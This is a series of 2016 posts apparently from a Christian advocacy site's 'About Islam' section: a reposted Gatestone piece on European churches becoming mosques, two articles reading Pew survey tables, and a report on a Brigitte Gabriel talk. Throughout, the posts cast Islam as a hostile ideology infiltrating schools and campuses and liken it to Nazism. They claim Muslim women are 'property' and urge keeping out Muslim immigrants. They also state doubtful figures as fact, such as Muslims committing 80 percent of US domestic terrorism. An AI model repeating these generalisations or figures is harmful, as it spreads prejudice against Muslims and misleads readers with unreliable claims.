is reproduced here in its official Federal Court translation, as Government Exhibit 003-0085 3:04-CR-240-G in U.S. v Holy Land Foundation, et al. with punctuation, line spacing and spelling intact.

From the Explanatory Memorandum— the Muslim Brotherhood in America in its own words:

> “The process of settlement is a ‘Civilization-Jihadist Process’ with all the word means. The Ikhwan must understand that their work in America is a kind of grand jihad in eliminating and destroying the Western civilization from within and “sabotaging” its miserable house by their hands and the hands of the believers so that it is eliminated and God’s religion is made victorious over all other religions.”

Buy it at Amazon.com

SOURCE: CENTER FOR SECURITY POLICY

Europe: Allah Takes over Churches, Synagogues

MAY 22, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Editor's note: How many mosques have been planted in Virginia and are infiltrating our communities with Sharia Law?

by Giulio Meotti | **Gatestone Insitute**

- In the Dutch province of Friesland, 250 of 720 existing churches have been transformed or closed. The Fatih Camii Mosque in Amsterdam once was the Saint Ignatius Church. A synagogue in The Hague was turned into the Al Aqsa Mosque. In Flanders, in place of a famous church, a luxury hotel now stands. Catholic arches, columns and windows still soar between menus and tables for customers.
- "The French will not wake up until Notre Dame becomes a mosque." — Emile Cioran, author.
- Germany is literally selling its churches. Between 1990 and 2010, the German Evangelical Church closed 340 churches. Recently in Hamburg, a Lutheran church was purchased by the Muslim community.
- "History teaches us that these transformations are rarely innocent." — Bertrand Dutheil de La Rochère, assistant to Marine Le Pen.

Last year, at the famous Biennale artistic festival in Venice, Swiss artist Christian Büchel took the ancient Catholic Church of Santa Maria della Misericordia and **converted it into a mosque**. The

church had not been used for Christian worship for more than forty years. Büchel decorated the baroque walls with Arabic writing, covered the floor with a prayer rug, and hid the crucifix behind a prayer niche indicating the direction of Mecca, the holy city of Islam. It was a provocation.

But everywhere else in Europe, the practice of Islam really is outstripping Christianity, while Jews are leaving — not only France but the old continent — **en masse**.

In January, **Zvi Ammar**, the president of the Marseille Israelite Consistory, recommended that Jews that stop wearing a *kippah* (skullcap) when out in the street. Too many anti-Semitic incidents have cast fear into the hearts of Marseille's 70,000 Jews, who make up a tenth of the city's population. 500 Jews already left the city in 2015. A few days ago, Mr. Ammar announced another attempt at appeasement: the conversion of a historic synagogue into a mosque.

The synagogue Or Torah **was bought** by the Muslim organization Al Badr for 400,000 euros ($456,000). The synagogue was empty, due to rampant anti-Semitism in Marseille, while the nearby mosque, run by Al Badr, was unable to handle the overcrowding every Friday, with the faithful forced to pray in the street (a quarter of the inhabitants of Marseille are Muslim). Muslims in Marseille already have 73 mosques.

A year ago, the Muslim French leader Dalil Boubakeur suggested **turning empty churches into mosques**. It is the first time in France that something similar happened to a synagogue. "History teaches us that these transformations are rarely innocent," **said Bertrand Dutheil de La Rochère**, an assistant to Marine Le Pen, leader of the National Front party. He appeared to be comparing the fate of the synagogue to that of the Hagia Sophia Basilica, which became a mosque in Constantinople (now Istanbul) in 1453, after its capture by the Muslim Ottoman Turks.

The Hagia Sophia in Istanbul was the grandest cathedral in the Christian world, until it was captured and converted to a mosque by the Muslim Ottoman Turks in 1453. The Middle East is full of churches and synagogues turned into Islamic sites. Today, every traveler in a modern European city can notice the new mosques being built alongside abandoned and secularized churches, some converted into museums. (Image source: Antoine Taveneaux/Wikimedia Commons)

"What should we do?" Zvi Ammar asked this author.

> "Security concerns had already pushed the Jews out of the city's center. We could no longer live in a Muslim area, so the synagogue was empty. Thousands of synagogues in the Arab-Islamic world, from Libya to Morocco, from Iraq to Tunisia, have been converted into mosques. The only difference is that in France, Muslims cannot expropriate a synagogue; they have to pay for it."

What a sad consolation.

Zvi Ammar, however, is right: not only is the Middle East full of synagogues turned into Islamic sites, but also of churches converted into mosques, such as the Umayyad in Damascus, the Ibn Tulun in Cairo and the Hagia Sophia in Istanbul. In Hebron and on Jerusalem's Temple Mount, Muslim conquerors built their sites atop the Jewish ones.

A few years ago, Niall Ferguson, the brilliant contemporary historian, **wrote** about Europe's future as "the creeping Islamicization of a decadent Christendom." It is easy to find images of the decay of Europe's Christianity and the growth of Islam in the heart of the old continent. Every traveler

in any modern European city can notice the new mosques being built alongside abandoned and secularized churches, some converted into museums.

The most crucial moment in Michel Houellebecq's novel, *Submission*, is when the novel's protagonist, a Sorbonne professor searching for a conversion experience, visits a Christian shrine, only to find himself unmoved. This is a reality in France.

In the French region of Vierzon, the **Church of Saint-Eloi** has become a mosque. The diocese of Bourges had put the church on sale, and a Muslim organization made a most generous offer to buy the site. In the **Quai Malakoff**, in Nantes, the old Church of Saint Christopher became the Mosque of Forqane.

In the Dutch province of Friesland, **250 of 720** existing churches have been transformed or closed. The **Fatih Camii Mosque in Amsterdam** once was the Saint Ignatius Church. A synagogue in The Hague was turned into the Al Aqsa Mosque. The **Church of St. Jacobus**, one of the oldest of the city of Utrecht, was recently converted into a luxury residence. A library just opened in a former Dominican church in Maastricht.

The **main mosque in Dublin** is a former Presbyterian church. In England, the St. Marks Cathedral is now called the New Peckam Mosque, while in Manchester, the **Mosque of Disbury** was once a Methodist church. In **Clitheroe**, Lancashire, the authorities granted permission to have an Anglican church, **Saint Peter's Church in Cobridge**, transformed into the Madina Mosque. It is no longer taboo in the media to talk about "**the end of British Christianity**."

Belgium, once a cradle of European Catholicism, is closing dozens of its churches. The **Church of St. Catherine**, built in 1874, dominates the historic center of Brussels, the only religious building created in the city's "pentagon" at the end of Ancien Régime, and today one of the most protected in the EU's capital, especially after the terror attacks there on March 22, 2016. Brussels, however, wanted to convert the church into a fruit market. Only the mobilization of the faithful hindered the city's plan.

Last month, ***The Economist*** explained what is happening in Belgium, once famous for the Madonna of Bruges, one of Michelangelo's most famous paintings: "If anything holds Belgium together through its third century of existence, Catholicism will not be the glue," the magazine wrote. That, it noted, will be Islam. In Brussels, half the children in state schools choose classes in Islam; practicing Catholics amount to 12%, while 19% are practicing Muslims.

According to ***La Libre*** newspaper, dozens of Belgian churches are in imminent danger of conversion to other uses. The **Church of Saint-Hubert** in Watermael-Boitsfort is expected to accommodate apartments, while the Church of the Holy Family of Schaerbeek awaits an investor. In **Malonne**, the chapel of Piroy has been transformed into a restaurant. In Namur, the **Saint-Jacques Church** was transformed into a clothing store and the **Church of Notre Dame**, built in

1749 and deconsecrated in 2004, is now a "cultural space." The square will be redeveloped, with ticketing services and catering. Dozens of exhibitions, concerts and fashion shows have already been held in the church. In Tournai, the **Church of St. Margherita** has been transformed into apartments.

Eight centuries after its founding, the **Church of the Blessed Sacrament** at Binche, a majestic building in the heart of a medieval town close to Brussels, was put on sale for the symbolic sum of one euro. In **Mechelen**, Flanders, in place of a famous church, a luxury hotel has arisen. Catholic arches, columns and windows still soar between menus and tables for customers.

Despite the fact that the "Pope Emeritus," Joseph Ratzinger, comes from Germany, that Chancellor Angela Merkel is the daughter of a Lutheran minister and the current German president, Joachim Gauck, is a Protestant pastor, Germany is literally **selling its churches**. Between 1990 and 2010, the German Evangelical Church closed 340 churches. Recently, in Hamburg, a **Lutheran church** was purchased by the Muslim community. In Spandau, the church of St. Raphael is now a grocery store. In Karl Marx's town, Trier, some churches have been turned into gyms. In Cologne, a church is now a luxurious residence with a private pool.

The writer **Emile Cioran** once cast a sinister prophecy on Europe: "The French will not wake up until Notre Dame becomes a mosque." Five years ago, a French historian, Dominique Venner, shot himself on the altar of Notre Dame, Paris's most famous Cathedral. This suicide, which the mainstream media dismissed as the gesture of a Catholic crank, was a terrible warning to Europe. But no one was paying attention.

SOURCE: **GATESTONE INSTITUTE**

Giulio Meotti, Cultural Editor for Il Foglio, *is an Italian journalist and author.*

Extremism and Islam – Law and Culture

MAY 10, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

By Dan Wolf

This article ends the series examining extremism and Islam that began with **About that 1% on Extremists** and continued in **Extremism, Islam, and Politics**.

In those articles we've touched upon some of Islam's general attitudes and how those are reflected in its views of extremism, politics, and freedom.

This article will continue to use the same surveys to look at some attitudes around law and culture.

Law

The last article looked at the connection within Islam between religion, politics, and freedom – using the survey results around religious freedom to illustrate the points. This article will start by looking at the connections between religion and law. Islamic law is encompassed within what is called shari'a, and is derived from several of Islam's source documents as outlined in **US Law and Shari'a**.

The table below shows the percentages of Muslims who say:

- Shari'a is the revealed word of God.
- Among shari'a supporters, the median % of Muslims who favor religious judges to oversee family law. All columns denoted with a '*' reflect percentages of the Sharia Official Law column results.
- Median % of Muslims who favor enshrining shari'a as official law.

	Sharia Revealed Law	Religious Judges*	Sharia Official Law

Region	Pct	Number	Pct	Pct	Pct	Number
Southern-Eastern Europe	51	12	41	2	18	4
Middle East – North Africa	71	261	78	211	74	271
Sub-Saharan Africa	–	–	–	–	64	185
Central Asia	51	70	62	10	12	16
South Asia	74	395	78	351	84	450
Southeast Asia	53	123	84	151	77	180
Totals		861		725		1,106

Even though sub-Saharan Africa was excluded from the surveys, over 50% of Islam's followers in the remaining regions believe that shari'a is divinely revealed law, and almost 45% that religious judges should oversee family law within the courts. This climbs to two-thirds believing that shari'a should be official law, but there is a regional difference within this last result. The areas formerly under control of the Soviet Union (Southern- Eastern Europe and Central Asia) are once again much lower than the rest of the Muslim world. These results demonstrate again that all is Islam, and another reason why Islam is not simply a religion but an ideology with a religious component.

So what do shari'a supporters want? Some responses are shown in the following two tables.

- Median % of Muslims who favor severe corporal punishments for criminals. Remember these are punishments as sanctioned by Islam's tenets and embodied by shari'a – such as beheadings, amputations, stoning, and crucifixions.
- % of Muslims who favor stoning as a punishment for adultery.
- % of Muslims who favor whippings/cutting off of hands for theft and robbery.

	Corp. Punishment*		Stoning for Adultery*		Whipping & Cutting	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	36	2	25	1	–	–
Middle East – North Africa	57	154	71	194	74	270
Sub-Saharan Africa	–	–	–	–	65	188
Central Asia	38	6	32	5	13	17
South Asia	81	365	74	331	82	440
Southeast Asia	46	82	49	88	36	84
Totals		609		619		999

- Median % of Muslims who favor executing those who leave Islam.
- Are honor killings permissible? The % of Muslims who say they are never justified when a male committed the offense.
- Are honor killings permissible? The % of Muslims who say they are never justified when a female committed the offense.

	Execute Apostates*		Never Male Honor Killings		Never Female Honor Killings	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	13	1	68	16	62	15
Middle East – North Africa	56	151	47	172	38	140
Sub-Saharan Africa	–	–	–	–	–	–
Central Asia	16	3	64	88	67	91
South Asia	76	342	42	224	40	213
Southeast Asia	27	48	80	186	80	186
Totals		545		686		645

The numbers speak for themselves. Again we see a general trend of lower acceptance within the former soviet-bloc countries. It should be noted that most of these results did not include sub-Saharan Africa (about 289 million followers of Islam). When adjusting for that exclusion, support for various forms of corporal punishment range between 40 – 60% of the surveyed regions. In addition, roughly 50% of surveyed Muslims believe honor killings are never justified – indicating that about half believe there are circumstances where honor killings are permissible.

Culture

We'll turn next to some cultural behaviors, specifically Islamic views on some moral issues and the role/rights of women within society. Things that are considered morally wrong are likely to be subject to the harsh corporal punishment under shari'a as noted in the previous section.

The following tables show the median % of Muslims who say each of the following behaviors is morally wrong:

- Prostitution
- Sex outside marriage
- Homosexuality
- Drinking alcohol
- Abortion

The final column in the second table contains the % of Muslims who say polygamy is morally acceptable.

	Prostitution		Sex Outside Marriage		Homosexuality	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	90	21	67	16	83	19
Middle East – North Africa	95	347	94	344	93	340
Sub-Saharan Africa	91	263	78	225	91	263

Central Asia	89	122	85	116	85	116
South Asia	84	450	87	466	79	424
Southeast Asia	94	219	94	219	95	221
Totals		1,422		1,386		1,383

	Drinking Alcohol		Abortion		Polygamy	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	62	14	71	17	31	7
Middle East – North Africa	84	307	72	263	42	152
Sub-Saharan Africa	82	237	88	254	59	172
Central Asia	66	90	61	83	14	18
South Asia	82	440	64	343	35	186
Southeast Asia	93	217	93	217	32	75
Totals		1,305		1,177		610

Results to questions regarding suicide and euthanasia were similar to those shown above. The results across all regions strongly support these behaviors as being morally wrong (a minimum of 61% in any region). Even if you agree that these behaviors are morally wrong, would you sanction the types of punishment advocated under shari'a and supported by Islam's followers?

Polygamy is interesting as it is allowed by Islam's doctrines, yet its support sits below 40% overall and again is lowest in Central Asia and Southern-Eastern Europe. Polygamy also has different interpretations within Islam. Some view it as having no more than four wives in one's lifetime. Others view the numbers one, two, three, and four as simply the beginning of a numerical sequence, therefore it does not matter how many wives you have over time – only whether or not you are limited to four at a time.

https://youtube.com/watch?v=vkWVdAfXbXI

I heard a missionary who has performed Muslim outreach for over twenty years speak last fall. His observations included what life was like in many Middle East Muslim families.

Certainly not all families are like those he described, but they are not atypical. You would likely grow up in a household where your mother is beaten. For those who think otherwise, you should see one of the many videos on **how to properly beat your wife**. In many cases your father is looking for his next wife.

Divorce is very easy for the male, so you may grow up without your mother's presence for a significant part of your childhood. Women within Islam are property. They are always owned by a male, either a family member family or their husband.

The following results related to women were presented within the surveys.

- Median % of Muslims who completely or mostly agree that a wife must obey her husband.
- Median % of Muslims who say that women have a right to divorce.
- Median % of Muslims who say that sons and daughters should have equal inheritance rights.

	Women Obey		Women Divorce		Equal Property Rights	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	43	10	86	20	69	16
Middle East – North Africa	87	318	33	121	25	91
Sub-Saharan Africa	–	–	–	–	–	–
Central Asia	70	95	70	95	60	82
South Asia	88	472	44	236	46	247
Southeast Asia	93	217	32	75	61	142
Totals		1,112		547		578

Over 80% of those in the regions surveyed say they agree that a women should obey her husband, but less than 45% think that women have the right to divorce or should have equal inheritance property rights. Again, these results were supported less in the former soviet-bloc countries. It is difficult to justify giving a group such rights when they are viewed as being property themselves. It is no different for non-Muslims in these countries as they are dhimmis who are owned by the state. Such treatment is sanctioned by Islam's documents.

None of the survey items included in these articles represent a fringe element within Islam, instead they represent its mainstream beliefs. Are these beliefs consistent with our values, or are they contrary to them?

Islam presents a tortured form of dualistic thought about life that is grounded in fatalism. Take the sanctioned forms of wife beating that are permitted. One does not have to perform these actions, but if they do it is because another is at fault. Their decisions forced me to do it. There is no accountability from within, as expediency and obedience become morality. Your actions are driven from outside behaviors – as is your freedom. How is this different from the 'I was only following orders' defense offered by some accused of committing crimes against humanity?

It is not my intent to denigrate Muslims, but instead to educate about some of its prevailing attitudes so that it can be understood by those of us in the west. The framework for the notions supported in these surveys is as foreign to us in the west and our values are to those who follow Islam. As I have said before, it is not Muslims that are the issue, but Islam's tenets. Can anyone doubt the values cited within this series are both contradictory and incompatible with our most basic founding values and beliefs – beliefs that also have their basis in living according to God's commands – such as separation of church and state, equality under the law, and the primary role of government to protect our Creator given rights, to promote the virtue of justice? These two contradictory viewpoints cannot have come from the same source.

Several points in closing. First, those within the Muslim world who claim that our Constitution is of human origin and therefore transitory do not possess any understanding of them or their source. The discussion in the last article about **freedom** is just one example. We should welcome those fleeing from this ideology, but should we accept those as immigrants who cling to it? Would we have accepted as immigrants avowed communists during the height of the Cold War, or active Nazi supporters during World War II? Why is this ideology any different? Present and support the arguments if you believe otherwise. The proof of what I say is in this, consider what America has been able to achieve when it was turned toward God. Sadly today, and over the last fifty years, many have chosen to turn away from Him. But that is a choice we each make every single day, and one purpose behind the gift of our freedom.

Second, we need a national conversation and response to Islam's ideas, but to do that we need to have an honest understanding of both their ideology and our own founding principles. Sadly, both are lacking in our society today, and these articles – along with those at the **Living Rightly** site – are intended to get you started in removing those deficiencies. Third, we need to reassert our national sovereignty and once again take control of our immigration process. While immigration is one of the few powers constitutionally granted to the federal government, they have abdicated much of their responsibility and are acting irresponsibly in ways that put us at risk as a people. But the answer is surprisingly simple. Their power comes from us. All we have to do is say no more.

Our government seems to be taking the approach that if you cannot change a people's hearts and minds, then change the people. To set things right we need to return to our founding values of faith, reason, virtue and morality, but to do that we first need to understand what they truly are. They are not the social justice expounded by collectivism, nor the moral relativism that they express as an absolute – an inane form of pretzel logic.

Pew Research Center, *How Muslims See Themselves and Islam's Role,* July 14, 2005. Other Pew Research Center surveys used in this article include *Most Embrace a Role for Islam in Politics: Muslim Publics Divided on Hamas and Hezbollah* (December 2, 2010) and *The World's Muslims: Religion, Politics, and Society* (April 30, 2013).

Extremism, Islam, and Politics

MAY 9, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

by Dan Wolf

In **About that 1% on Extremists**, we started to look what extremism means and some general attitudes within the Islamic world. This article will turn that discussion to focus on politics. Law and culture will be covered in later articles. We will use the same source information as before. But first we are going to look at another general question asked of Muslims, which is 'Do you consider yourself a national citizen first or a Muslim first.' Responses from six countries representing most of the regions in the survey are shown below.




Figure 1: Percentage of Muslims who consider themselves

Not a single country in this survey put national citizenship ahead of being a Muslim. This should not be surprising. Muhammad's teachings put the ties of religion above those of blood in tribal Arabia. Muslims are called to be followers of Islam first, and that is why Islam's tenets matter. Within an Islamic country, there is little if any difference between being a Muslim or a national citizen as governance is based on Islamic principles. These matter, however, if you extrapolate this position to non-Muslim countries as Islamic governance is not only contrary to, but incompatible with, all other governance forms. For those who want to know more about this topic, please see **Islam and Form of Governance** and **US Law and Shari'a**.

Relevant survey results related to politics include:

- Median % of Muslims who believe religious leaders should have a political influence.
- % of Muslims who say religious leaders should have a large or some influence.
- Median % of Muslims who prefer democracy over a strong leader.

The results are shown in the table below.

	Islam Political Role		Degree of Influence		Prefer Democracy	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	22	5	–	–	58	14
Middle East – North Africa	65	238	84	307	55	201
Sub-Saharan Africa	–	–	82	237	72	208
Central Asia	28	38	38	51	52	71
South Asia	69	370	69	370	45	241
Southeast Asia	79	184	91	212	64	149
Totals		835		1,176		884

Even though not all regions were surveyed, the results still represent roughly 50 – 70% of the population. This should not be surprising. Within Islam the church and state are one. All is Islam, therefore religious leaders should have an influence over all society's aspects; including not only

politics, but law, governance, civics, culture, the military, etc. as well. More about this later with culture.

The democracy result is interesting. Generally, when I have had a political discussion with a Muslim, the line of reasoning goes something like this: they do not have freedom in (*insert a country here*) because the leader at the top is corrupt, we need to replace the leader with someone who is not corrupt, then that country will have freedom. We use the same word, freedom, but it does not have the same meaning. It does not represent the same idea.

Within Judeo-Christian beliefs, freedom is a gift from God and necessary in fulfilling our purpose. We cannot be put into motion like inanimate objects and still fulfill our purpose of becoming good – like our God. Within Islam, the concept of Allah is built upon the works of Plotinus, particularly his Enneads. Allah has no being, no essence, no nature, but is instead nothing but pure will. Within this framework, there is no relationship possible between man and his Creator as He is inscrutable – unknowable.

According to Plotinus, freedom is the negation of a negative, it is what you have when you are not being coerced, *because your normal state is not to be free but instead to be coerced*, by your Creator, His representatives on earth (the state and/or church), or whoever's power you lie under – a slave. Verses from the Qur'an support this position, and two of those are shown below. This same notion of freedom is similar to all other forms of collectivism, the only difference is that with these other forms (communism, fascism, progressivism, or socialism) freedom comes solely from the state.

> 'I created the jinn and humankind only that they might worship Me.' (S 52.56)

> 'There is none in the heavens and the earth but comes unto the Beneficent as a slave.' (S19.93)

In western culture, in places like America which rely on a Judeo-Christian governance philosophy, our freedom comes from within – it does not come from the state. Within Islamic culture, freedom comes from without. This is one reason why creating a republic within an Islamic country will never work, its ideology is incompatible with freedom as we know it. It is also one reason why western culture is viewed as a threat to Islam. The morals expressed by much of today's music, television programming, etc. in the west are also a threat to Islamic culture, as these same sources are a threat to us who live in the west; these cultural artistic expressions have become perversions of what should reflect our core values.

Another example on this last point comes from the survey. The median % of Muslims who say religious freedom is a good thing is shown in the table below.

	Religious Freedom

Region	Pct	Number
Southern-Eastern Europe	95	22
Middle East – North Africa	85	311
Sub-Saharan Africa	94	271
Central Asia	92	126
South Asia	97	520
Southeast Asia	93	217
Totals		1,467

The survey goes further to say 'Medians {percentages) show Muslims who say non-Muslims in their country are very free to practice their religion and consider this a good thing.' The numbers are very high across all regions. But is this true? Consider, non-Muslims are not free to build new churches/synagogues, repair existing ones, ring bells, or perform other overt acts of worship within these countries. In some instances it is even illegal to possess a Bible. Non-Muslim populations have dwindled to non-existence in many of these countries, and continue to grow smaller. In addition, non-Muslims do not share the same legal status as Muslims.

Instead, they are subjected to laws and cultural norms intended to humiliate them in an effort to force them to convert. Think this is not true? You might want to see the following video from an Islamic cleric on **Islamic conversions**.

https://youtube.com/watch?v=qJM_fPlWFgI

But the idea he expresses is not new, it comes from the dhimmitude practices that have been developed over the last thousand years (See **The Abbasid Dynasty Part III, Dhimmitude**). The non-Muslims who live in these countries must possess a level of devotion that we can only imagine.

What is more correct to say is that within western culture, religious freedom means one is free to choose what religion they will follow – even if their choice is no religion at all. Within Islam, religious freedom is synonymous with any non-Muslim being free to choose Islam at any time they wish. To support that point, we can look at one final result from these surveys. The table below contains the % of Muslims who say they would be very/somewhat comfortable with a son or daughter marrying a Christian.

	Son	Daughter

Region	Pct	Number	Pct	Number
Southern-Eastern Europe	52	12	42	10
Middle East – North Africa	19	69	5	17
Sub-Saharan Africa	–	–	–	–
Central Asia	23	31	17	23
South Asia	11	60	6	33
Southeast Asia	7	16	3	7
Totals		189		90

While over 90% of Muslims say religious freedom is a good thing, only a little over 10% would be comfortable with a son marrying someone from outside of Islam – specifically a Christian – and less than half of that figure would be comfortable if it were a daughter. In this case, freedom is not the freedom to choose from all things, but instead the freedom to choose one thing alone. We will pick up the next article with law.

Pew Research Center, How Muslims See Themselves and Islam's Role, July 14, 2005. Other Pew Research Center surveys used in this article include Most Embrace a Role for Islam in Politics: Muslim Publics Divided on Hamas and Hezbollah (December 2, 2010) and The World's Muslims: Religion, Politics, and Society (April 30, 2013). Pew Research Center, The World's Muslims: Religion, Politics, and Society, p.32, April 30, 2013.

High Turn Out for Brigitte Gabriel Event Shows Islam Issue High Priority for Virginians

APRIL 24, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Virginia Christian Alliance and Life Church partner to bring Brigitte Gabriel and ACT to Mechanicsville. Citizens eager for information while few pastors and church leadership participate.

About 400 Hanover and Henrico County residents packed Life Church's auditorium last Thursday to hear an intelligence briefing by Brigette Gabriel. Her message should be a wake-up call to all Americans.

She was born in Lebanon and lived a normal childhood until 1975 when Islamic fighters attacked her village and destroyed her family's home. She was trapped within the rubble for two days until rescued, and spent the next two months in a hospital recovering from the injuries she sustained. She returned to live in an 8' x 10' bomb shelter for the next seven years until 1982 when Israeli Defense Forces set up a security zone for the remaining non-Muslims still alive in Lebanon. She recounted how they foraged for any vegetation for food and crawled to a spring for water while avoiding Islamic snipers until the Israelis came to their rescue. When she asked her father why Islamists did this to us, he replied, 'Because we are Christians, infidels.'

About 400 Hanover and Henrico County residents packed Life Church's auditorium last Thursday to hear an intelligence briefing by Brigette Gabriel. Her message should be a wake-up call to all Americans.

A short-time later she became the news anchor for *World News*, covering Middle East issues. It was during this time she became aware of a pattern in the Islamic events she was covering. She immigrated to the US in 1989.

She recounted a brief history of Islam, noting that it is an ideology. The threat it poses does not come from Muslims, but from the tenets of Islam itself. There are 44 conflicts around the world today between Muslims and non-Muslims. 'Not all of them (Muslims) are radical, but it is the radicals that are driving the agenda.' Muslims represent only two percent of the US population, but they account for 80 percent of domestic terrorist acts. However, what the media today calls radical Islamic extremism is not new, not extreme, nor is it radical. It is simply Muslims obeying what their holy documents call them to do. As a student of history, her overview was both concise and accurate. A series on Islam's history and development is available at **https://vachristian.org/About-Islam/.**

She stated that the events which unfolded in Lebanon are coming to America today, and she read from the Muslim Brotherhood's Memoranda presented in the Holy Land Foundation trial. This document was published in 1991. One portion of the document reads as follows, 'The process of settlement is a "Civilization-Jihadist Process" with all the word means. The Ikhwan must understand that their work in America is a kind of grand Jihad in eliminating and destroying the Western civilization from within and "sabotaging" its miserable house by their hands and the hands of the believers so that it is eliminated and God's religion is made victorious over all other religions.' These are not her words, but Islam's.

Her words are supported by the Pew Research Center's survey *How Muslims See Themselves and Islam's Role*. Of the six countries surveyed from across the Muslim world, representing about a third of the total population, 56% considered themselves a Muslim first and only 22% a national citizen first.

While not all Muslims are radicals, current security estimates put their number between 16 – 25% of the total Islamic population, representing somewhere between 200 – 300 million people. The size of this population matters 'because it is the radicals who kill.'

One area where the planned infiltration is being carried out is on our college campuses. She recited a list of colleges who have received millions of dollars in funding from Saudi Arabians to create political science and Middle Eastern studies departments staffed by professors selected by the Saudis and possessing anti-American views. The list included the likes of Arkansas, UC – Berkeley, Harvard, Georgetown, American University, Texas A&M, Duke, and USC. In addition, there are now more Muslim Student Associations on campuses across America than Young Democrat and Republican groups combined.

But the infiltration into our education does not stop there. Text books used in senior and middle school are also being effected. The Council on Islamic Education is advising major publishers on contents in social studies and history textbooks. The full study can be obtained at: **http://www.actforamerica.org/get-the-facts/our-issues/empowering-women-protecting-children/textbook-reform-project.**

To support her assertions, she presented a current middle school curriculum being used to 'incorporate Islam into our schools under the guise of political correctness and cultural diversity.' She cited the following from the three day course's goals:

- You and your classmates will become Muslims. You will be a member of a caravan.
- Dressing as a Muslim and trying to be involved will increase your learning and enjoyment. Trying your best at all tasks will guarantee you an excellent grade and a more enjoyable time.

As a part of the course students are made to adopt Arabic names, recite verses from the Qur'an, and analyze the shahada – the Muslim profession of faith. Wisdom cards are provided for the course. She read the card related to jihad which stated, 'Jihad is the struggle by Muslims against oppression, invasion, and injustice.' She said, 'Jihad is mentioned 40 times in the Qur'an, 36 times out of 40 as a holy war against the infidel in order to either kill them or subjugate them.' She further stated, 'I want my children to learn about Christianity, Judaism, Islam, Buddhism, and other religions, but let me do it at home.'

The presentation ended with a call to action that included becoming involved in organizations such as ACT for America in order to mitigate the threat we presently face. One of her daughters, when still at home, asked why Islam persecuted them. She responded with the same message that her father had given her, 'Because we are Christians, infidels.'

About ACT for America


ACT for America is a grass roots oriented organization that 'works to build a nationwide volunteer chapter network that trains citizens to recognize and help prevent criminal activity and terrorism in the United States while preserving civil liberties protected by the U.S. Constitution.' The current issues they address include: confronting terrorism, preserving the Constitution, securing the border, promoting energy independence, empowering women and protecting children, and supporting Israel. Contact information for your local chapter can be found on its web-site: **http://www.actforamerica.org/get-the-facts/accomplishments.**

Dan Wolf

Virginia Christian Alliance Advisory Board

About that 1% on Extremists

APRIL 10, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



